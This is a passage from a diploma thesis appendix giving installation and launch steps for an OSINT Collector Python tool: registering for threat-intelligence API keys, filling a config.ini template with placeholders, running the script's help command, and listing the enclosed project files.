- **VirusTotal**. `https://www.virustotal.com/gui/join-us`
- **AbuseIPDB**. `https://www.abuseipdb.com/register?plan=free`

After the user succesfuly generates all three API keys, they need to be added to the `config.ini` file. The result should look like this.

```
[API_KEYS]
AVT = <API_KEY_FROM_ALIEN_VAULT>
VT = <API_KEY_FROM_VIRUS_TOTAL>
ABUSE = <API_KEY_FROM_ABUSEIPDB>
```

OSINT Collector launch

Afterw the API keys are generated, the OSINT Collector is launchable using the `oc.py` script file. See available options of the tool by executing the following command. Make sure to be still inside the virtual environment, which can be validated

by seing `(venv)` in the shell prompt.

```
(venv) remnux@remnux:~/git/osint-collector$ python3
   osint_collector/oc.py --help
```

For more information about how the tool can be used, see Chapter 4 where the tool is described or Section 5.5 where the tool is put into practice and helps to drive the analytic process.

C Contents of enclosed data storage

- `osint-collector` ..... folder of the Python project
  - `osint_collector` ..... folder containing source codes and config file
    - `config.ini` ..... configuration file where API keys shall be inserted
    - `config.py` ..... Python file which loads the configuration from config.ini
    - `oc.py` ..... main script file of OSINT Collector
  - `README.md` ..... manual for installation and launch
  - `requirements.txt` ..... list of dependencies for the Python project
- `xjanou19_dp.pdf` ..... text version of diploma thesis in PDF